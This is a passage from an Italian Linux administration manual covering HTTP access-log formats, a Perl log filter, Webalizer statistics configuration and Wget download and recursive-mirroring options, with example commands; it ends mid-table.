
Fortunatamente, i serventi più comuni utilizzano delle annotazioni abbastanza compatibili. Il formato in questione standard per la registrazione degli accessi, viene definito *Common log format*, a cui si associa anche una variante più completa, definita come formato «combinato». In generale, se possibile, è meglio usare il formato combinato che contiene l'indicazione del referente, ovvero dell'indirizzo dal quale proviene il riferimento ipertestuale.

L'esempio seguente riguarda alcune righe di un registro di accesso organizzato secondo il formato combinato; si osservi che le righe appaiono spezzate per motivi tipografici:

```
82.184.47.185 - - [28/May/2004:10:53:31 +0000] "GET /docs/samba/samba11.html HTTP/1.0" 200 32227 ↩
↪"http://www.google.it/search?q=creazione+utente+samba&ie=UTF-8&hl=it&lr=" ↩
↪"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.0) Gecko/20020623 Debian/1.0.0-0.woody.1"
82.184.47.185 - - [28/May/2004:10:53:32 +0000] "GET /docs/samba/7.jpg HTTP/1.0" 200 29924 ↩
↪"http://linuxdidattica.org/docs/samba/samba11.html" ↩
↪"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.0) Gecko/20020623 Debian/1.0.0-0.woody.1"
82.184.47.185 - - [28/May/2004:10:53:33 +0000] "GET /docs/samba/8.jpg HTTP/1.0" 200 30174 ↩
↪"http://linuxdidattica.org/docs/samba/samba11.html" ↩
↪"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.0) Gecko/20020623 Debian/1.0.0-0.woody.1"
82.184.47.185 - - [28/May/2004:10:53:33 +0000] "GET /docs/samba/6.jpg HTTP/1.0" 200 39877 ↩
↪"http://linuxdidattica.org/docs/samba/samba11.html" ↩
↪"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.0) Gecko/20020623 Debian/1.0.0-0.woody.1"
82.184.47.185 - - [28/May/2004:10:53:34 +0000] "GET /docs/samba/9.jpg HTTP/1.0" 200 16244 ↩
↪"http://linuxdidattica.org/docs/samba/samba11.html" ↩
↪"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.0) Gecko/20020623 Debian/1.0.0-0.woody.1"
82.184.47.185 - - [28/May/2004:10:53:34 +0000] "GET /docs/samba/10.jpg HTTP/1.0" 200 21050 ↩
↪"http://linuxdidattica.org/docs/samba/samba11.html" ↩
↪"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.0) Gecko/20020623 Debian/1.0.0-0.woody.1"
82.184.47.185 - - [28/May/2004:10:53:35 +0000] "GET /docs/samba/11.jpg HTTP/1.0" 200 20936 ↩
↪"http://linuxdidattica.org/docs/samba/samba11.html" ↩
↪"Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.0) Gecko/20020623 Debian/1.0.0-0.woody.1"
```

Si comincia dalla prima riga per osservare che si tratta di un accesso con una richiesta secondo il metodo '**`GET`**', avente origine dall'indirizzo 82.184.47.185. Per la precisione, è stata prelevata la risorsa corrispondente a *http://**nodo**/docs/samba/samba11.html*. L'utente che ha richiesto questa risorsa lo ha fatto a partire da un riferimento abbastanza complesso, rappresentato verosimilmente da una pagina generata da un motore di ricerca, come si vede nella figura successiva.

Figura 40.106. Un record di un registro di accesso secondo il formato combinato. Si può osservare che in questo caso i campi numero due e numero tre non contengono informazioni. Il formato CLF tradizionale, a differenza di quello combinato, non ha gli ultimi due campi.



Continuando l'osservazione dell'esempio, si può vedere che a partire da *http://**nodo**/docs/samba/samba11.html* sono state raggiunte le risorse */docs/samba/7.jpg*, */docs/samba/8.jpg*, */docs/samba/6.jpg*, */docs/samba/9.jpg*, */docs/samba/10.jpg* e */docs/samba/11.jpg*, le quali sono evidentemente immagini inserite nella pagina di partenza.

L'informazione sull'indirizzo referente, ovvero sull'indirizzo di partenza, permette di comprendere l'importanza che può avere il riferimento fatto da qualcun altro verso le pagine del proprio sito. In altri termini, Tizio che indica nelle sue pagine un riferimento a un certo indirizzo esterno, fa una cortesia a quel sito, cosa che può essere valutata nel numero di accessi che in questo modo vi vengono convogliati.

Tuttavia, le informazioni generate dal servente HTTP non sono sempre così dettagliate; spesso manca l'indicazione dell'indirizzo referente, a meno di richiedere espressamente tali notizie nella configurazione. L'esempio seguente riguarda una porzione della configurazione di Apache, in cui si dichiara il dominio virtuale *linuxdidattica.org* e gli si associa un file di registrazioni specifico ('`/var/log/apache/linuxdidattica.org-access.log`') con tutte le informazioni che Apache è in grado di dare:

```
<VirtualHost 62.152.34.13>
Servername linuxdidattica.org
DocumentRoot /home/www/linuxdidattica.org
CustomLog /var/log/apache/linuxdidattica.org-access.log full
</VirtualHost>
```

Il fatto di poter ottenere un file delle registrazioni separato per gli accessi a un dominio virtuale, oppure a un ramo del proprio sito, diventa importante, proprio per facilitare il lavoro successivo di lettura delle statistiche.

Eventualmente, se non è possibile ottenere dal servente HTTP un file delle registrazioni selettivo per un certo dominio virtuale, o per un certo ramo del proprio sito, si può intervenire con un programma realizzato appositamente per filtrare l'unico file a disposizione:

```
#!/usr/bin/perl
$modello = $ARGV[0];
$riga = "";
while ($riga = <STDIN>)
  {
    if ($riga =~ m{\"[A-Z]+ $modello.* HTTP/[0-9.]+\"})
      {
        print STDOUT ($riga);
      }
  }
```

Se questo programma viene chiamato '**`filtra`**' e il file delle registrazioni è '`/var/log/httpd/access.log`', per ottenere un file con gli accessi che si diramano a partire da *http://**nodo**/servizi/casa/*, si potrebbe usare il comando seguente:

```
# cat /var/log/httpd/access.log | filtra /servizi/casa/ ↩
↪> /var/log/tmp_servizi_casa.log [ Invio ]
```

In questo modo si creerebbe il file '`/var/log/tmp_servizi_casa.log`' con i soli record che interessano.

40.7.1 Webalizer

Webalizer[9] è un programma relativamente semplice per l'analisi di un file di registrazioni in formato CLF (*Common log format*) o in formato combinato, dal quale produce un rapporto statistico che può essere letto anche attraverso lo stesso servizio HTTP. In pratica, il rapporto che si ottiene è fatto di pagine HTML e di immagini contenenti i grafici dei vari rapporti statistici generati; queste pagine possono essere consultate localmente o a distanza, con un navigatore comune.

Webalizer si avvale di un solo file di configurazione che in condizioni normali corrisponde a '`/etc/webalizer.conf`'. Tuttavia, nel file di configurazione si possono indicare espressamente il file delle registrazioni da analizzare e la directory di destinazione dei file delle statistiche; pertanto, se si gestiscono diversi siti virtuali, o comunque se quello che serve sono statistiche diverse in base al contesto di interesse, potrebbe essere conveniente la predisposizione di file di configurazione differenti, ognuno per l'obiettivo desiderato. Segue un elenco parziale delle direttive di questo file di configurazione, a cui si affianca l'opzione corrispondente dell'eseguibile '**`webalizer`**', quando disponibile.

Direttiva, opzione	Descrizione
`-c` ***file***	Permette di indicare un file di configurazione alternativo a quello predefinito.
`Debug yes|no` `-d`	Permette di ottenere maggiori informazioni durante l'elaborazione delle statistiche.
`LogFile` ***file***	Permette di definire il file delle registrazioni da scandire.
`LogType [clf|ftp|squid]` `-F [clf|ftp|squid]`	Webalizer è in grado di analizzare file delle registrazioni in formati diversi, specificandolo con questa direttiva. Il formato corrispondente alla parola chiave '**`clf`**' è quello dei serventi HTTP comuni. La sigla '**`clf`**' sta per *Common log format* che però vale anche per il formato «combinato», ovvero quello che contiene le informazioni sul referente e sul tipo di navigatore.
`OutputDir` ***file*** `-o` ***file***	In questo modo si specifica la directory nella quale creare i file che compongono le statistiche.
`HostName` ***nome*** `-n` ***nome***	Permette di definire il nome del sito (reale o virtuale che sia) che viene inserito nei file delle statistiche.
`ReportTitle` ***nome*** `-t` ***nome***	Permette di modificare il titolo predefinito delle statistiche. Dopo il titolo si aggiunge il nome definito con la direttiva '**`HostName`**' o con l'opzione '**`-n`**'.
`VisitTimeout` ***n*** `-m` ***n***	Consente di stabilire il tempo di scadenza per la durata delle visite. In tal modo, un accesso proveniente dallo stesso indirizzo già visto più di ***n*** secondi prima, viene considerato una visita nuova e non semplicemente una richiesta di un accesso preesistente.
`PageType` ***modello*** `-P` ***modello***	Questa opzione che può essere usato più volte e consente di specificare l'estensione dei file da considerare come «pagine». Di solito si usa una stringa del tipo '**`htm*`**', per includere le pagine HTML comuni, ma può essere conveniente aggiungere anche altre estensioni, a seconda del modo in cui è organizzato il proprio sito.
`CountryGraph yes|no` `-Y yes|no`	Abilita o disabilita la visualizzazione del grafico delle nazionalità degli accessi, basato sulla parte finale del nome a dominio.

Direttiva, opzione	Descrizione
`DailyGraph yes|no`	Abilita o disabilita la visualizzazione del grafico giornaliero degli accessi.
`DailyStats yes|no`	Abilita o disabilita la visualizzazione della statistica giornaliera degli accessi.
`HourlyGraph yes|no` `-G yes|no`	Abilita o disabilita la visualizzazione del grafico orario degli accessi.
`HourlyStats yes|no` `-H yes|no`	Abilita o disabilita la visualizzazione della statistica oraria degli accessi.
`Incremental yes|no` `-p yes|no`	Abilitando questa opzione con la parola chiave '**yes**', si fa in modo che Webalizer tenga conto anche delle statistiche precedenti, in modo da non perdere dati quando il sistema di rotazione dei file delle registrazioni riparte con file vuoti.
`DNSCache` ***file***	Definisce il nome da dare a un file che Webalizer può usare per annotare degli indirizzi risolti in nomi. Questo file, assieme alla direttiva '**DNSChildern**', consente di ottenere i nomi delle origini degli accessi, quando è possibile risolverli.
`DNSChildren` ***n***	Assieme alla direttiva '**DNSCache**' abilita la risoluzione degli indirizzi in nomi a dominio, specificando il numero di processi elaborativi che devono occuparsi di questo lavoro.
`HideReferer` ***modello*** `-r` ***modello***	Fa in modo che nel resoconto dei referenti, non appaiano i nomi che corrispondono al modello.
`IgnoreReferer` ***modello***	Fa in modo che i record contenenti dei referenti corrispondenti al modello indicato vengano ignorati completamente.
`HideSite` ***modello*** `-s` ***modello***	Fa in modo che nel resoconto dell'origine degli accessi, non appaiano i nomi che corrispondono al modello.
`IgnoreSite` ***modello***	Fa in modo che i record contenenti origini corrispondenti al modello indicato vengano ignorati completamente.
`HideURL` ***modello*** `-u` ***modello***	Fa in modo che nel resoconto delle risorse richieste non appaiano i nomi che corrispondono al modello.
`IgnoreURL` ***modello***	Fa in modo che i record contenenti la richiesta di una risorsa corrispondente al modello indicato vengano ignorati completamente.

`AllSites yes|no`
`AllURLs yes|no`
`AllReferrers yes|no`
`AllAgents yes|no`
`AllSearchStr yes|no`
`AllUsers yes|no`
	Queste direttive, se attivate, fanno sì che rimanga disponibile un elenco completo delle informazioni a cui fanno riferimento. Si tratta, rispettivamente, dell'origine degli accessi, degli indirizzi richiesti, degli indirizzi referenti, dei programmi usati per accedere, delle stringhe di ricerca e degli utenti (ammesso che l'informazione sia disponibile).

`TopAgents` ***n*** `-A` ***n***	Mostra l'elenco dei programmi usati per accedere, contenente al massimo ***n*** voci.
`TopReferrer` ***n*** `-R` ***n***	Mostra l'elenco degli indirizzi referenti, contenente al massimo ***n*** voci.
`TopSites` ***n*** `-S` ***n***	Mostra l'elenco degli indirizzi di origine, contenente al massimo ***n*** voci.

Direttiva, opzione	Descrizione
`TopURLs` ***n*** `-U` ***n***	Mostra l'elenco degli indirizzi richiesti, contenente al massimo ***n*** voci.
`TopCountries` ***n*** `-C` ***n***	Mostra l'elenco delle nazioni di origine, contenente al massimo ***n*** voci.
`TopEntry` ***n*** `-e` ***n***	Mostra l'elenco delle pagine di ingresso, contenente al massimo ***n*** voci.
`TopExit` ***n*** `-E` ***n***	Mostra l'elenco delle pagine di uscita, contenente al massimo ***n*** voci.
`TopKSites` ***n***	Mostra l'elenco degli indirizzi di origine, in ordine di dimensione dei dati prelevati, contenente al massimo ***n*** voci.
`GroupAgent` ***modello*** ↩ ↪***nome_gruppo***	Dichiara il nome indicato come ultimo argomento della direttiva, al quale si associa tutto il traffico dei programmi che corrispondono al modello. Si osservi che questa direttiva non rimuove le indicazioni dei programmi che vengono raggruppati in questo modo.
`HideAgent` ***modello***	Questa direttiva si usa normalmente dopo una direttiva '**GroupAgent**' corrispondente, con lo scopo di non mostrare i nomi dei programmi usati per accedere, che già vengono raggruppati in qualche modo.
`MangleAgents` ***n*** `-M` ***n***	Fa in modo di controllare una prima aggregazione dei programmi usati per accedere. Il numero va da zero a cinque, dove zero richiede di avere tutte le informazioni, mentre cinque le riduce al minimo.
`CountryGraph no|yes` `-Y`	Consente di eliminare il grafico delle nazioni di origine.

Di solito, l'utilizzo di Webalizer è abbastanza semplice, salva l'attenzione che deve essere data al file di configurazione. L'eseguibile che compie il lavoro è '**webalizer**', la cui sintassi generale è la seguente:

```
webalizer [opzioni] [file_delle_registrazioni]
```

Alcune delle opzioni sono state descritte a proposito della configurazione; inoltre, come già è stato visto, il file delle registrazioni da analizzare può essere specificato nella configurazione e il file di configurazione può essere indicato espressamente con l'opzione '**-c**':

```
-c file_di_configurazione
```


Potendo di indicare il file di configurazione nella riga di comando, è possibile generare statistiche differenti, in base ai contesti di interesse.

In generale, conviene avviare l'eseguibile '**webalizer**' specificando sempre il file di configurazione, in modo tale da non dover mettere altro nella riga di comando, curando solo il contenuto della configurazione, come nell'esempio seguente:

```
# webalizer -c /var/www/webalizer.conf [ Invio ]
```


Naturalmente, in questo modo, nel file di configurazione bisogna stabilire necessariamente la directory in cui devono essere create le statistiche. Le figure seguenti mostrano alcune porzioni di un esempio di statistica generata da Webalizer.

Figura 40.110. La pagina '`index.html`' generata da Webalizer.




La pagina iniziale delle statistiche che si ottengono, mostra un riassunto mensile, con una media giornaliera degli accessi. Selezionando il riferimento ipertestuale corrispondente al nome di un mese, se ne ottengono maggiori dettagli.

Figura 40.111. All'interno delle statistiche di un mese, è interessante sapere quali sono le risorse richieste più di frequente.




La figura precedente mostra in particolare le «pagine di ingresso», o presunte tali. Si tratta in pratica di quelle pagine a cui un utente accede all'inizio della sua visita. Si tratta probabilmente di risorse a cui si arriva attraverso dei segnalibri, oppure dei riferimenti da altri siti.

Figura 40.112. L'elenco dei referenti (si ottiene questa informazione solo se i dati di partenza sono in formato «combinato»).



La figura precedente mostra l'elenco degli indirizzi di provenienza per l'ingresso dei visitatori. In questo caso, trattandosi delle statistiche di *http://a2.swlibero.org*, si manifesta una carenza nella configurazione, dove sarebbe stato meglio mascherare i referenti appartenenti al dominio *a2.swlibero.org*. Comunque, si può vedere nell'esempio che uno dei referenti è un noto motore di ricerca.

Figura 40.113. L'elenco delle stringhe di ricerca estrapolate dagli indirizzi referenti.



I motori di ricerca, quando vengono interpellati, utilizzano solitamente una modalità GET, in modo tale da riportare la stringa di ricerca nello stesso URI contenente l'elenco degli indirizzi che potrebbero corrispondere a ciò che si sta cercando. In tal modo, queste stringhe di ricerca possono apparire come indirizzi referenti; ma se Webalizer riesce a riconoscerle, genera una statistica speciale delle parole o delle stringhe cercate che hanno portato al sito. Nella figura precedente si vede che Webalizer è riuscito a individuare delle stringhe di ricerca dagli indirizzi dei referenti, appartenenti a motori di ricerca noti.

40.8 Wget

Il programma Wget[10] è in grado di prelevare file utilizzando sia il protocollo HTTP, sia FTP. La sua caratteristica più importante è la capacità di operare sullo sfondo, senza bisogno di un terminale attivo. In questo senso, è anche insensibile al segnale '**`SIGHUP`**'.[11]

Wget è predisposto normalmente per il prelievo di un file singolo; per questa ragione, in condizioni normali, quando si fa riferimento a una directory, ammesso che si ottenga l'elenco del suo contenuto, Wget produce un file HTML con tale elenco.

A seconda del fatto che si usi Wget per prelevare materiale attraverso il protocollo HTTP o FTP, il suo comportamento può essere differente; in particolare, quando si utilizza l'FTP, è possibile l'indicazione di metacaratteri (caratteri jolly) per fare riferimento a un gruppo di file.

La scansione ricorsiva deve essere richiesta in modo esplicito attraverso le opzioni o la configurazione, ma mentre nel caso dell'FTP si tratta di un processo abbastanza intuitivo attraverso cui si discendono le varie directory, quando si utilizza il protocollo HTTP ciò significa seguire i riferimenti ipertestuali che si incontrano.

Quando si utilizza Wget per replicare un'area FTP particolare, va tenuto in considerazione il fatto che nella destinazione non vengono eliminati i file che nell'origine invece sono stati rimossi.

40.8.1 Forma dell'URI

Per raggiungere gli oggetti che si vogliono scaricare si utilizzano degli URI, la cui forma può essere espressa dalle sintassi seguenti.

`http://`*nodo*`[`*:porta*`]/[`*percorso*`]`

`ftp://`*nodo*`[`*:porta*`]/[`*percorso*`]`

`http://`*utente*`[`*:parola_d'ordine*`]@`*nodo*`[`*:porta*`]/[`*percorso*`]`

`ftp://`*utente*`[`*:parola_d'ordine*`]@`*nodo*`/[`*percorso*`]`

Generalmente, con il protocollo HTTP, l'indicazione di un utente e di una parola d'ordine non è richiesta e di conseguenza si salta. Nel caso del protocollo FTP è invece obbligatoria l'identificazione: quando queste informazioni non vengono fornite, né nell'URI, né nelle opzioni e nemmeno nei file di configurazione, si utilizza il noto utente anonimo ('**`ftp`**').

Come accennato, l'utente e la parola d'ordine possono essere forniti attraverso opzioni della riga di comando o direttive dei file di configurazione. A questo proposito, è importante osservare che si gestiscono due coppie diverse di nominativo-utente e parola d'ordine: una per il protocollo FTP e una per HTTP.

Bisogna ricordare che l'indicazione della parola d'ordine nella stessa riga di comando (nell'URI o nelle opzioni) è pericolosa perché risulta visibile nell'elenco dei processi in esecuzione.

40.8.2 File di configurazione

Wget può essere configurato attraverso due file: '`/etc/wgetrc`' e '`~/.wgetrc`'. Il primo rappresenta la configurazione dell'intero sistema e potrebbe essere collocato anche in un'altra posizione del file system, a seconda della particolare distribuzione GNU che si utilizza; il secondo è quello personale dell'utente. Le direttive contenute nel file di configurazione personale prevalgono su quelle della configurazione globale di sistema, ma le opzioni della riga di comando prevalgono a loro volta sulla configurazione.

Il contenuto di questi due file di configurazione segue le stesse regole sintattiche. I commenti sono preceduti dal simbolo '`#`' e così sono ignorate anche le righe bianche. Le direttive vengono espresse in forma di assegnamento di variabile, come indicato di seguito:

```
nome = valore
```

Per la precisione si distingue tra direttive che si riferiscono a modalità di funzionamento che possono essere attivate o disattivate, dove si assegnano le parole chiave '**on**' oppure '**off**', da quelle in cui deve essere assegnata una stringa contenente una qualche informazione. In particolare, in questo ultimo caso, se si indica una direttiva in cui non si assegna alcun valore, si intende azzerare implicitamente quanto definito precedentemente per quella funzione di Wget, ma lo stesso ragionamento vale naturalmente anche per le opzioni della riga di comando.

40.8.3 Utilizzo del programma

```
wget [opzioni] uri...
```

Wget si materializza in pratica nell'eseguibile '**wget**'. Come si può vedere dalla sintassi, l'uso di questo programma può essere molto semplice. È necessaria l'indicazione di almeno un URI e in mancanza di altri dati si intende ottenere solo la copia dell'oggetto a cui fa riferimento l'URI stesso.

La cosa più importante e delicata che può essere regolata attraverso le opzioni è la scansione ricorsiva del punto di origine, soprattutto quando l'URI di partenza fa riferimento al protocollo HTTP.

L'eseguibile '**wget**' è esente da segnali '**SIGHUP**' e per questo è adatto particolarmente all'uso sullo sfondo (*background*), ma in tal caso è sempre meglio utilizzare '**nohup**' per sicurezza, perché alcune shell provvedono a eliminare i processi loro discendenti quando loro stesse terminano di funzionare.

La sintassi indicata è solo una semplificazione; in realtà, l'URI, pur essendo un'informazione necessaria, potrebbe essere fornito attraverso un file locale contenente uno o più riferimenti da scandire.

La tabella seguente elenca alcune opzioni elementari, assieme alle direttive corrispondenti dei file di configurazione.

Opzione o direttiva	Descrizione
`-o` ***file*** `--output-file=`***file***	Durante il suo funzionamento, vengono generati dei messaggi che normalmente sono emessi attraverso lo standard output. Per evitare che ciò avvenga si può utilizzare questa opzione in modo da creare il file indicato, mettendoci dentro tali messaggi. Se questo file dovesse esistere già, verrebbe cancellato.
`-a` ***file*** `--append-output=`***file***	Invia nel file indicato i messaggi che altrimenti sarebbero destinati allo standard output, come con l'opzione '**`-o`**', con la differenza che i dati vengono aggiunti al file, se questo esiste già.

`-v`
`--verbose`
`verbose = on`
	Attiva la modalità dettagliata in cui tutte le informazioni vengono emesse. A meno che il programma sia stato compilato in modo particolare, si tratta sempre della modalità predefinita.

`-nv` `verbose = off`	Questa opzione, permette di disattivare la modalità dettagliata, facendo in modo che siano generati solo i messaggi essenziali.

`-r`
`--recursive`
`recursive = on`
	Questa opzione permette di eseguire una scansione ricorsiva.

`-l` ***n_livelli*** `--level=`***n_livelli*** `reclevel =` ***n_livelli***	Specifica la profondità massima di ricorsione. Questa indicazione è fondamentale quando si vuole riprodurre un URI di tipo HTTP, perché i riferimenti possono andare in ogni direzione. Il valore predefinito è di cinque livelli.

`-nc`
`--no-clobber`
`noclobber = on`
	In condizioni normali, quando si esegue una scansione ricorsiva allo scopo di prelevare una copia di un URI remoto, i file che dovessero essere già presenti nel sistema locale, verrebbero sovrascritti. Utilizzando questa opzione, si evita la sovrascrittura, ma soprattutto si evita che questi vengano caricati dal nodo remoto. Se si tratta di file HTML, cioè file da cui si può partire per un livello di ricorsione successivo, questi vengono semplicemente letti dal sistema locale.
	In tal modo, questa opzione è importante per riprendere lo scarico di un URI remoto che in precedenza è stato interrotto.

`-t` ***n_tentativi*** `--tries=`***n_tentativi*** `tries =` ***n_tentativi***	Permette di definire un numero di tentativi per accedere alla risorsa. Se si utilizza il numero zero, o la parola chiave '**inf**', si intende fare in modo che '**wget**' tenti all'infinito.
`-P` ***directory_locale*** `--directory-prefix=`***directory_locale*** `dir_prefix =` ***directory_locale***	Permette di definire una posizione diversa dalla directory corrente per lo scarico dei file dall'URI remoto.

Gli esempi seguenti partono dal presupposto che non sia stato predisposto alcun file di configurazione, per cui tutto quanto è descritto dalla riga di comando.

- `$ wget "http://dinkel.brot.dg/listino.html"` [*Invio*]

  Preleva il file '`listino.html`' dall'URI '`http://dinkel.brot.dg/listino.html`', salvandolo nella directory corrente.

- `$ wget "ftp://dinkel.brot.dg/pub/listino.html"` [*Invio*]

  Preleva il file '`listino.html`' dall'URI '`ftp://dinkel.brot.dg/pub/listino.html`', salvandolo nella directory corrente.

- `$ wget "http://dinkel.brot.dg/"` [*Invio*]

  Genera il file '`index.html`' nella directory corrente, contenente quanto restituito dall'URI '`http://dinkel.brot.dg/`' (potrebbe trattarsi effettivamente dell'elenco del contenuto oppure di una pagina di ingresso).

- `$ wget "ftp://dinkel.brot.dg/"` [*Invio*]

  Genera il file '`index.html`' nella directory corrente, contenente l'elenco del contenuto dell'URI '`ftp://dinkel.brot.dg/`'.

- `$ wget -r "ftp://dinkel.brot.dg/pub/progetto/"` [*Invio*]

  Riproduce l'URI '`ftp://dinkel.brot.dg/pub/progetto/`' con tutto il contenuto della directory specificata e di quelle successive fino al massimo numero di livelli predefinito (cinque), generando il percorso '`./dinkel.brot.dg/pub/progetto/`*...*' nella directory corrente.

- `$ wget -r -l inf "ftp://dinkel.brot.dg/pub/progetto/"` [*Invio*]

  Come nell'esempio precedente, ma viene riprodotto tutto il ramo '`progetto/`', senza limiti di livelli di ricorsione. Infatti, trattandosi del protocollo FTP, non si pongono problemi a questo tipo di scelta, dal momento che la struttura ha un termine.

- `$ wget -r -l inf -nc ↩`
  `↪ "ftp://dinkel.brot.dg/pub/progetto/"` [*Invio*]

  Come nell'esempio precedente, con la differenza che, se parte dei file contenuti nell'URI remoto sono già presenti localmente, questi non vengono prelevati effettivamente.

- `$ nohup wget -r -l inf -nc -o ~/mio_log ↩`
  `↪ "ftp://dinkel.brot.dg/pub/progetto/" &` [*Invio*]

  Come nell'esempio precedente, con la differenza che il processo viene messo sullo sfondo (*background*) e viene controllato da '**`nohup`**', in modo da garantire che non sia interrotto quando la shell termina di funzionare. Inoltre viene generato il file '`~/mio_log`' con i messaggi emessi.

- `$ wget -r "http://dinkel.brot.dg/progetto/"` [*Invio*]

  Riproduce l'URI '`http://dinkel.brot.dg/progetto/`' con tutto il contenuto, in base ai riferimenti che vengono incontrati, fino al massimo numero di livelli predefinito (cinque), generando il percorso '`./dinkel.brot.dg/progetto/`*...*' nella directory corrente.

- `$ wget -r -nc "http://dinkel.brot.dg/progetto/"` [*Invio*]

  Come nell'esempio precedente, ma i file già esistenti non vengono prelevati nuovamente e di conseguenza non vengono sovrascritti.

40.8.4 Scansione a partire da un file locale

L'eseguibile '**`wget`**' permette di non indicare alcun URI nella riga di comando, utilizzando al suo posto l'inclusione di un file locale. Questa modalità viene utilizzata normalmente in modo congiunto a quella ricorsiva, ottenendo la scansione di tutti gli indirizzi URI contenuti nel file.

Il file può essere in formato HTML (è la cosa migliore) e in tal caso vengono seguiti i riferimenti ipertestuali, altrimenti può andare bene anche un file di testo contenente un elenco di indirizzi puri e semplici. Il problema si pone semmai quando il file indicato è in HTML, ma incompleto; in questo caso occorre specificare con un'opzione apposita che deve essere interpretato come HTML.

Gli indirizzi URI dovrebbero essere assoluti; se non lo sono, si può utilizzare un'opzione apposita per indicare l'URI di partenza, oppure, se si tratta di un file HTML, si può aggiungere un elemento speciale:

```
<base href="uri">
```


Tuttavia, è bene tenere presente che si tratta di un elemento non previsto nel DTD dell'HTML, quindi va usato solo in questa circostanza.

Opzione o direttiva	Descrizione
`-i` ***file*** `--input-file=`***file*** `input =` ***file***	Permette di indicare il file (HTML o un semplice elenco di URI) da utilizzare come punto di partenza per una scansione ricorsiva.

`-F`
`--force-html`
`force_html = on`
	Richiede di interpretare il file indicato come HTML.

`--base=`***uri*** `base =` ***uri***	Specifica esplicitamente un URI di partenza per i riferimenti relativi contenuti nel file.

Segue la descrizione di alcuni esempi.

- `$ wget -r -i elenco.html` [*Invio*]

  Scandisce tutti i riferimenti che trova nel file '`elenco.html`'.

- `$ wget -r -i elenco --force-html` [*Invio*]

  Come nell'esempio precedente, con la differenza che il file '`elenco`' non viene riconosciuto automaticamente come HTML, per cui è stata aggiunta l'opzione '**`--force-html`**'.

- `$ wget -r -i elenco --base="http://dinkel.brot.dg/"` [*Invio*]

  Viene scandito il file '`elenco`' (il tipo di questo viene determinato in modo automatico), ma in più viene specificato che gli indirizzi relativi hanno il prefisso '`http://dinkel.brot.dg/`'.

40.8.5 Scansione ricorsiva

La scansione ricorsiva di un URI è ciò che genera i problemi maggiori nella gestione di Wget, cosa che dovrebbe essere già stata compresa dall'esposizione fatta fino a questo punto. La scansione ricorsiva di un URI di tipo FTP è abbastanza intuitiva, dal momento che si riferisce a un ramo di directory, mentre quando si tratta di un URI di tipo HTTP, questa ricorsione si basa sui riferimenti '**`HREF`**' e '**`SRC`**'; quando poi il file scaricato è di tipo '**`text/html`**', questo viene scandito alla ricerca di altri riferimenti da seguire.

Soprattutto quando si opera con il protocollo HTTP, è importante porre un limite alla ricorsione, dal momento che i riferimenti possono articolarsi in modi imprevedibili. Ma oltre a questo, può essere conveniente limitare la scansione ricorsiva ai riferimenti relativi, oppure a quelli di un dominio particolare.

Quando la scansione ricorsiva è normale, cioè non si limita ai soli riferimenti relativi, si pone il problema di trattare convenientemente i riferimenti ipertestuali assoluti che puntano allo stesso nodo in cui si trovano. Infatti, può accadere che due nomi si riferiscano allo stesso nodo; in tal caso non ha senso sdoppiare i percorsi, anche perché si rischierebbe di duplicare lo scarico di alcuni file. Per risolvere questo problema, Wget interpella il sistema DNS in modo da verificare se si tratta della stessa macchina o meno.

La vera difficoltà nasce quando il servente HTTP distingue tra nodi virtuali differenti, a cui corrisponde però lo stesso indirizzo IP, in base all'uso di un diverso alias per raggiungere lo stesso elaboratore. In tal caso, occorre informare Wget di ignorare il sistema DNS e limitarsi al confronto letterale dei nomi dei nodi.

Opzione o direttiva	Descrizione

`-L`
`--relative`
`relative_only = on`
	Fa in modo di seguire solo i riferimenti relativi, escludendo quindi qualunque URI completo dell'indicazione del nodo.

`-np`
`--no-parent`
`no_parent = on`
